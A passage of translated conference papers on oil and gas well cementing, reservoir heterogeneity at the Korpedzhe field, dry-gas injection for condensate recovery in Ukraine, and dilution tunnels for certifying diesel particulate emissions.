The last (upper) one or two casing pipes are recommended to be lowered into the well at a minimum speed and simultaneous flushing. At the same time, it is prohibited to partially or completely unload the casing string at the bottom of the well.

The admission of casing columns to the bottom, which are planned to be equipped with column heads, blowout equipment or fountain fittings, should be carried out on fitting pipes in order to exclude electric welding operations during the wellhead equipment. The top of the casing string should rise above the floor of the drilling rig by 1.20 - 1.5 m, if possible, in order to create safe conditions for the installation of the cementing head.

At the end of the descent, the casing string should be suspended on the hoisting system to ensure that it can be paced during the cementing work or periodically moved down in case of an increase in the tensile forces on the hook during the cementing period.

In order to more completely displace the drilling fluid from the annular space with grouting, it is recommended to take the following measures:

- During the well flushing process, before cementing, reduce to the minimum permissible values, the magnitude of the static shear stress and the viscosity of the drilling fluid in the well;
- Apply a set of technological equipment elements on casing columns;
- To ensure the optimal velocity of the upward flow in the annulus of the well;
- Use buffer fluid of the appropriate types in the required volumes;
- Pacing or rotating the casing during the cementing process.

It is forbidden to start cementing the casing string if there are signs of gas and oil production or absorption of drilling mud in the well.

#### **References:**

1. Басарыгин. Ю. М., Булатов А.И., Проселков Ю.М. Технология бурения нефтяных и газовых скважин. Учебник для вузов. – М.: ООО «Бизнесцентр», 2001, - 679 с.
2. Поляков В.Н., Ишкаев Р.К., Лукманов Р., Технология заканчивания нефтяных и газовых скважин. - Уфа.: «ТАУ», 1999. – 408 с.
3. Справочник по креплению нефтяных и газовых скважин./ А.И. Булатов, Л.Б. Измайлов, В.И. Крылов и др/ - М.; Недра, 1981. – 240 с.

## ANALYSIS OF THE CHARACTERISTICS OF RESERVOIR PROPERTIES OF PRODUCTION FORMATIONS (HORIZONS) AND THEIR HETEROGENEITY FOR DUAL COMPLETION EXPLOITATION

**Deryaev Annaguly Rejepovich**

Candidate of Technical Sciences, Senior Researcher,  
Scientific Research Institute of Natural Gas of the State Concern „Turkmengas”,  
Ashgabat, Turkmenistan

The list of the main geological and field factors that should be studied when deciding on the allocation of production facilities in the sections of multi-layer oil and gas fields for dual completion operation:

- number of productive horizons (layers);
- depths of productive horizons;
- the thickness of clay sections and the presence of confluence zones of productive formations;
- position of water-oil contacts in layers/horizons, confluence of deposits in the plan;
- lithological characteristics of productive horizons (layers);
- range of changes in reservoir properties, especially formation permeability;
- difference in types of deposits by horizons, layers;

Each of the factors can be a decisive criterion for one or another inclusion of layers, horizons in the production facilities of a particular field [1, 2].

To characterize the heterogeneity of the structure of oil parts (blocks) of deposits containing rims and the possibility of comparing their discontinuity, the coefficients of net-to-gross ratio ( $K_{n-t-gr}$ ) and dissection ( $K_d$ ) were calculated for the Korpedzhe field, presented in Table.

Table  
Statistical indicators of the characteristics of the heterogeneity of the reservoir  
(horizon)

Horizon	Block	Number of wells	Net-to-gross ratio, shares of units			The coefficient of dismemberment, shares of units.		
			Ave- rage	Coef. variations	Change interval	Ave- rage	Coef. variations	Change interval
NK-7a	Ia	4	0,592	0,207	0,471-0,756	7	0,420	4-10
NK -7b	I	9	0,775	0,142	0,585-0,937	2,66	0,460	1-5
	Ia	5	0,750	0,517	0,594-0,846	3,4	0,161	3-4
	II	6	0,761	0,316	0,371-0,969	1,5	0,365	1-2
	III	4	0,743	0,643	0,532-1,0	1,75	0,547	1-3

NK -7v	Ia	2	0,937	0,094	0,875-1,0	1	0	1
NK -7g	I+Ia	16	0,767	0,212	0,461-1,0	2,75	0,450	1-6
	II	5	0,830	0,168	0,632-1,0	2,2	0,747	1-4
	III	11	0,765	0,205	0,478-1,0	3,27	0,513	2-7
NK -7d	II	2	0,689	0,089	0,646-0,733	2	0	2
1 NK -9	III	6	0,541	1,063	0,208-1,0	3,33	0,842	1-6

The results of comparison of  $K_{n-t-gr}$  and  $K_d$  for blocks of horizons indicate their difference. So the net-to-gross ratios vary from 0.541 (NK-9) to 937 (NK-7v), the coefficients of variation are in the range of 0.089 (NK-7d) - (NK-9). Horizon NK-7v is characterized by low heterogeneity. The coefficient of variation is 0.094 shares of units. For the remaining objects of the field, the coefficients of variation are in the range of 0.142 - 0.212, which indicates a good uniformity of the layers. Blocks Ia, II and III of the NK-7b horizon are characterized by higher heterogeneity, the coefficient of variation for which lies in the range of 0.316-0.643 fractions of units. For all objects, high net-to-gross ratios are noted, which differ slightly from each other and vary in the range of 0.743 (horizon NK-7b) - 0.830 shares of units. (HK ~ 7g horizon). The objects are subdivided into separate interlayers, the number of which varies by blocks from 1 to 10. The highest dissection coefficient is 7 shares of units noted in the horizon NK-7a and the smallest 1 share in the horizon NK-7v, for other objects it is in the range of 1.5 - 3.4 shares of units. when the coefficient of variation changes in the range of 0.161 - 0.547, with the exception of the NK-7g horizon (II block), where it reaches 0.747 and the NK-9 horizon - 0.842.

The characteristic of reservoir properties and oil and gas saturation of the horizons was obtained from the data of laboratory, geophysical and hydrodynamic studies. The most important parameters are the coefficients of porosity, oil saturation and permeability, the values of which, measured on core samples, often turn out to be unreliable. This is due to the fact that the average value of the parameters according to the core data tends to those and other wells that are more or less illuminated by the core, the latter, in turn, can characterize single intervals of the penetrated thickness of the productive formation. The thicknesses of productive horizons by wells are not taken into account. At the same time, the greater the heterogeneity of reservoir properties over the area and section of the horizon, the greater the discrepancy between non-arithmetic and weighted average values of porosity, oil saturation and permeability. In accordance with this, the value of porosity, permeability and oil saturation is overestimated or underestimated. Analyzing the results of studies of reservoir properties and oil saturation of the reservoir, it should be noted that the permeability coefficients calculated from the results of laboratory, geophysical and field studies differ significantly from each other. The highest permeability coefficients ( $K_{per.}$ ) were obtained from the results of studies on core samples [3]. For all horizons, with the exception of NK-7v, 28 determinations of  $K_{per}$  were made. Basically, these are single definitions from 1 to 4.

In block III of horizon NK-7g, 7 determinations were made. By horizons, the average value of  $K_{per}$  changed from 0.29 to 0.63 mkm<sup>2</sup>. The highest values were

obtained for block II of horizon NK-7b ( $0.63 \text{ mkm}^2$ ) and block III of horizon NK-9 ( $0.46 \text{ mkm}^2$ ). The coefficient of variation in this case varies in a fairly wide range from 0.049 to 1.05, which indicates a different degree of heterogeneity of the studied samples.

The determination of open porosity was performed on 30 samples, and oil saturation on 9. The obtained values of  $K_{\text{por}}$  are in the range of 0.193 - 0.228 fractions of units, and oil saturation - 0.695 - 0.780 fractions of units. The most complete scope of research was carried out by geophysical methods, so the number of determinations of  $K_{\text{per}}$  was 46 units  $K_{\text{por}}$  - 46 and oil saturation - 28. The obtained values of reservoir parameters are slightly lower than those obtained by the laboratory method:  $K_{\text{por}}$  varies in the range of 0.025-0.142  $\text{mkm}^2$ ,  $K_{\text{por}}$  - 0.155-0.219 fractions of a unit and oil saturation - 0.65-0.8 shares of units.

17 determinations of the formation parameters of all horizons, with the exception of the NK-7a horizon, were performed by the method of hydrodynamic studies. This method determined only the permeability coefficient, the value of which is much lower than that determined by other methods. The numerical values of  $K_{\text{per}}$  are in the range of 0.003-0.076  $\text{mkm}^2$ . The most representative data of all reservoir parameters were obtained from geophysical survey data. The numerical values of open porosity and oil saturation are taken into account in the calculations of balance oil reserves, and  $K_{\text{per}}$  is used to estimate the oil recovery factor.

#### References:

1. Баймухаметов К.С., Викторов П.Ф., Гайнуллин К.Х. и др. Геологическое строение и разработка нефтяных и газовых месторождений Башкортостана. - Уфа: РИЦ АНК «Башнефть», 1997. - 423 с.
2. Баймухаметов К.С., Гайнуллин К.Х., Сыртланов А.Ш. и др. Геологическое строение и разработка Арланского нефтяного месторождения. - Уфа: РИЦ АНК Башнефть, 1997. - 365 с.
3. Бочаров В.А. Разработка нефтяных пластов в условиях проявления начального градиента давления. - М.: ОАО «ВНИИОЭНГ», 2000. - 250 с.

## **PROSPECT FOR ENHANCEMENT CONDENSATE RECOVERY OF GAS CONDENSATE FIELDS IN UKRAINE**

**Serhii Matkivskyi,**

PhD, head of the department of in-depth analysis  
of deposits (JSC Ukrgasvydobuvannya),  
ORCID ID: 0000-0002-4139-1381  
UKRAINE

The vast majority of gas condensate fields in Ukraine are being developed for depletion. The development of productive deposits in such conditions is characterized by retrograde phenomena in a porous medium with a decrease in reservoir pressure below the pressure of the onset of condensation [1-2].

The loss of condensate in the reservoir leads to a deterioration in the reservoir properties of the reservoir rocks, mainly due to a decrease in the phase permeability for gas. The consequence of such processes is a decrease in the productivity of production wells. At the same time, the velocity of gas movement in the tubing string becomes less than the minimum required velocity to carry the liquid from the bottom to the surface and leads to self-killing of the wells [3].

To ensure the stable operation of production wells, it is necessary to prevent retrograde phenomena in a cellular environment and provide the necessary gas-liquid flow rate in the tubing string for the complete removal of liquid to the surface [4].


To clean the bottomhole formation zone from condensed hydrocarbons, it is proposed to use dry gas, carbon dioxide, micellar solutions, gas enriched with propane-butane fraction and intermediate components, a wide fraction of light hydrocarbons, etc [5-8].

Industrial testing of the technology for treating the bottomhole formation zone with carbon dioxide was carried out at the Timofeevskye oil and gas condensate field [9], and the technology with enriched gas and a wide fraction of light hydrocarbons at the Vuktilskye oil and gas condensate field [10].

To develop the main ways to increase the final hydrocarbon recovery of gas condensate fields with a high content of condensate in the reservoir gas, a study was carried out using the main digital modeling tools based on a heterogeneous three-dimensional model of a gas condensate reservoir.


Calculations of technological indicators of development were carried out for different pressures at the beginning of dry gas injection into the gas condensate reservoir. The ratio of the injection start pressure to the initial reservoir pressure is: 1; 0.8; 0.6; 0.4; 0.2.

The results of the research indicate that due to the introduction of dry gas injection technology into the productive deposit, the reservoir pressure is maintained at a higher level compared to the option of development for depletion. The dynamics of reservoir pressure from the pressure of the beginning of the injection of dry gas into the gas condensate deposit and during development for depletion is shown in Figure 1.



**Figure 1. Dynamics of reservoir pressure from the pressure of the beginning of injection of dry gas into the gas condensate deposit and during development for depletion**

Based on the simulation results, it was found that by maintaining reservoir pressure at a given level, an increase in cumulative condensate production is ensured. This result is achieved primarily by reducing the volume of specific losses of condensate in the reservoir for the period of implementation of the reservoir pressure maintenance technology. Also, when dry gas is injected into a gas condensate deposit, a part of the precipitated condensate is transferred into the gas phase with its subsequent production from the deposit. The dynamics of cumulative condensate production from the pressure of the start of dry gas injection into the deposit during depletion development is shown in Figure 2.



**Figure 2. Dynamics of cumulative condensate production from the pressure of the start of dry gas injection into the gas condensate reservoir and during development for depletion**

According to the results of the calculations, the cumulated production of condensate, depending on the pressure of the start of injection of dry gas into the gas condensate deposit, is:  $1 P_{in}$  - 398.25 th.m<sup>3</sup>;  $0.8 P_{in}$  - 384.73 th.m<sup>3</sup>;  $0.6 P_{in}$  - 371.46 th.m<sup>3</sup>;  $0.4 P_{in}$  - 360.69 th.m<sup>3</sup>;  $0.2 P_{in}$  - 345.22 th.m<sup>3</sup>. In the option of developing a productive deposit for depletion, the cumulative production of condensate is 324.89 th.m<sup>3</sup>.

The calculation results indicate that the higher the pressure value of the beginning of dry gas injection into the productive reservoir, the greater the cumulative condensate production.

**Conclusions.** Using digital modeling tools, the influence of the pressure of the start of dry gas injection into a productive reservoir on the efficiency of hydrocarbon production was studied. Based on the simulation results, a high technological efficiency of the implementation of reservoir pressure maintenance technology at the initial stage of development of a gas condensate deposit was established. The earlier the reservoir pressure maintenance technology is implemented, the higher the final hydrocarbon coefficients.

The practical implementation of secondary and tertiary technologies for the development of depleted oil and gas fields will increase their hydrocarbon recovery in the conditions of an acute shortage of hydrocarbon raw materials in Ukraine.

### References

1. Burachok O., Kondrat O., Matkivskiy S. (2020). Investigation of the efficiency of gas condensate reservoirs waterflooding at different stages of development. Global



- Trends, Challenges and Horizons. Dnipro. Ukraine. P.1-11.  
<https://doi.org/10.1051/e3sconf/202123001010>
2. Kondrat R.M. (1992). Gas condensate recovery of formations. M.: Nedra. 255 p.
  3. Matkivskiy S., Khaidarova L. (2021). Increasing the Productivity of Gas Wells in Conditions of High Water Factors. Eastern Europe Subsurface Conference. Kyiv. Ukraine. Pp. 1-16 <https://doi.org/10.2118/208564-MS>
  4. Gurevich G. R. (1985). Methods for increasing condensate recovery of formations. Yearbook "The results of science and technology". Series "Development of oil and gas fields". T. 16. Moscow. Pp. 132-184.
  5. Matkivskiy S., Kondrat O. (2021). The influence of nitrogen injection duration at the initial gas-water contact on the gas recovery factor. Eastern-European Journal of Enterprise Technologies. №1(6 (109), Pp. 77–84. <https://doi.org/10.15587/1729-4061.2021.224244>
  6. Matkivskiy S., Burachok O. (2022). Impact of Reservoir Heterogeneity on the Control of Water Encroachment into Gas-Condensate Reservoirs during CO<sub>2</sub> Injection. Management Systems in Production Engineering. Vol. 30. Issue 1. Pp 62-68. <https://doi.org/10.2478/mspe-2022-0008>
  7. Gorodnov V.P. Mikhnevich V.G., Tulbovich B.Ch. (1980). Efficiency of displacement of residual oil by a slug of micellar solution. Problems of enhanced oil recovery at the fields of the Perm region. M.: Nedra. Pp. 32 - 35.
  8. Ter-Sarkisov R.M. (1982). Use of enriched gas to increase condensate recovery. Gas industry. №10. Pp. 26-28.
  9. Ter-Sarkisov R.M., Peshkin M.A., Bikman E.S. (1989). Treatment of the bottomhole zone of a gas condensate well with carbon dioxide. Oil and gas industry. №1. Pp. 33-35.
  10. Ter-Sarkisov R.M., Nikolaev V.A., Soloviev O.N. [and etc.]. (1966). Intensification of well operation using hydrocarbon solvents at the Vuktilskye gas condensate field. Features of the development of deposits in the Caspian basin. Moscow: VNIIGaz. Pp. 67-71.

## **CREATION OF UNIVERSAL SYSTEMS FOR ENVIRONMENTAL CERTIFICATION OF TRANSPORT DIESELS BASED ON MINI- AND MICROTUNNELS**

**Polyvianchuk Andrii**

Doctor of Technical Sciences, Professor  
Vinnytsia National Technical University

**Tsymbal Sergiy**

Candidate of Technical Sciences, Associate Professor  
Vinnytsia National Technical University

**Khreshchenetskyi Volodymyr**

Candidate of Technical Sciences, Associate Professor  
Vinnytsia National Technical University

**Kuzhel Volodimir**

Candidate of Technical Sciences, Associate Professor  
Vinnytsia National Technical University

**Koval Ruslana**

Student  
Vinnytsia National Technical University

Today, when creating transport engines, special attention is paid to their environmental performance, which characterizes the negative impact of these power plants on the environment. This is especially true for diesel engines, which, by their principle of operation, are more toxic than gasoline and gas engines.

Among the most dangerous substances contained in the exhaust gases (EG) of diesel engines are particulate matter (PM), which is defined as the entire material collected on special filter media after passing EG through them, diluted with clean air to a temperature that does not exceed 52 ° C [1].

The mass emission of PM from EG diesels is a standard indicator, for the determination of which special measuring systems are used - dilution tunnels, the most effective of which, in terms of their price and ease of operation, are minitunnels (MT) and microtunnels (MKT). At the present stage of the greening of engine building in the design of tunnels, the urgent task of increasing their versatility is being solved - the possibility of using different types of diesel engines for testing. The authors, based on their own experience in the development and operation of tunnels, proposed the concept of creating universal systems for environmental certification of transport diesel engines based on MT and MKT.

The concept of creating on the basis of mini- and microtunnels universal systems for environmental certification of diesel engines is based on four main principles:

1) increasing the compactness of equipment by minimizing the weight and size indicators of tunnels; this will increase their mobility and ease of use, reduce the productivity of gas blowers, energy and economic costs for their operation;

2) increasing the dynamism of systems for sample preparation and sampling of PM through the use of low-response methods for controlling the working processes of these systems; this will provide the possibility of using MT and MT when performing highly dynamic test cycles - European Transient Cycle (ETC), Worldwide Transient Vehicle Cycle (WTVC), Worldwide heavy-duty transient cycle (WHTC), etc. [2-4];

3) increasing the accuracy of the gravimetric measurement method by reducing its instrumental and methodological errors; this will ensure the required accuracy of MT and MKT in the face of reduced PM emissions from diesel engines;

4) modernization of the tunnel operation algorithm and software by taking into account existing and future test procedures for various diesel engines and data processing methods; this will expand the scope of MT and MKT for all types of transport diesel engines.

The scientific and practical base for increasing the universality of MT and MT consists of the following research and development results.

*Mathematical models for determining the technical characteristics and performance indicators of tunnels:*

- a mathematical model of the thermal state of the sample in the tunnel, which makes it possible to determine the required parameters of the process of diluting the SH with air in the tunnel – the dilution factor and the temperature of the sample before the filter for sampling PM [5]; these parameters should correspond to the conditions of dilution of the EG in a full-flow tunnel, which ensures the exclusion of the methodological error of the gravimetric method for monitoring diesel PM emissions;

- a mathematical model for determining the resulting measurement error of mass PM emissions as the sum of its instrumental and methodological components [6]; this model makes it possible to evaluate the accuracy of the MT and MKT and to determine the influence on it of the errors of the measuring equipment and the conditions of dilution of the EG in the tunnel;

- a complex mathematical model for evaluating the effectiveness of the tunnel according to three criteria: measurement accuracy, the required fuel consumption for testing and the cost of the testing procedure [6]; based on this model, the technical and operational parameters of the MT and MKT can be optimized according to the specified criteria.

*New methods for monitoring the EG sample and PM concentration in the tunnel:*

- compensation method for control of the EG sample, which is taken from the diesel exhaust system [6]; this method provides the required measurement accuracy and is 5...8 times cheaper than the well-known analogue - the differential method used in the AVL SPC 472 microtunnel;

- a method for dynamic control of PM emissions with an optical-electronic sensitive element, which makes it possible to determine the instantaneous values of PM concentrations in the EG during diesel engine operation in constant and unstable test modes [7];

- a method for accelerated measurement of the mass emission of PM from a EG diesel engine, which makes it possible to determine this environmental indicator with

the minimum possible time, provided that the required measurement accuracy is ensured [5]; This method is most in demand in the environmental diagnostics of large diesel engines - locomotive, marine, etc., the tests of which are characterized by significant fuel consumption and high cost.

*Model samples of control systems for mass emissions of PM from EG diesel engines* developed in accordance with the requirements of international standards (Fig. 1, 2) [1-3]:

- a minitunnel with an MT-1 isokinetic sampler, which has the following technical characteristics: tunnel dimensions -  $D \times L = 8.5 \times 100$  cm; gas blower capacity: EG dilution module - 25 g/s, PM sampling line - 1.2 g/s; EG selection mode – isokinetic [6];




Figure 1. Schematic diagram and general view of the MT-1 minitunnel

- microtunnels: MKT-1 - non-automated system and MKT-2 - automated system with the following technical characteristics: tunnel dimensions -  $D \times L = 3.0 \times 30$  cm; productivity of the common gas blower of the EG dilution module and the PM sampling line - 1.2 g/s; EG selection modes - isokinetic, proportional, constant; MKT-2 control mode - from a PC using specially developed software [6, 8].




Figure 2. Schematic diagram and general view of the MKT-2 microtunnel and its elements

*Test benches for research of working processes in tunnels:*

– stand for research of thermal processes in tunnels (Fig. 3); on this stand, the process of heat transfer through the tunnel wall was studied and the criterion equation of this process was established in dimensionless form [9];




Figure 3. Schematic diagram and general view of the stand for researching thermal processes in tunnels

– a non-motorized stand for studying the isokinetic and compensatory regimes of sampling EG (Fig. 4); on this stand, the conditions for using the MT-1 isokinetic sampler of the MT-1 minitunnel were experimentally determined and the practical suitability of the compensation method for controlling the EG sample was confirmed [6].

*The results of the experimental work-out of the procedures of certification tests of diesel engines:* automotive 4Ch12/14 – according to the 13-stage R-49 cycle and the ESC cycle, tractor D-242 – according to the 8-stage R-96 cycle and diesel locomotive 6DN – according to ISO-8178F cycles and DSTU 32.01-94 (Fig. 5) [10].




Figure 4. Schematic diagram and general view of the motorless test stand

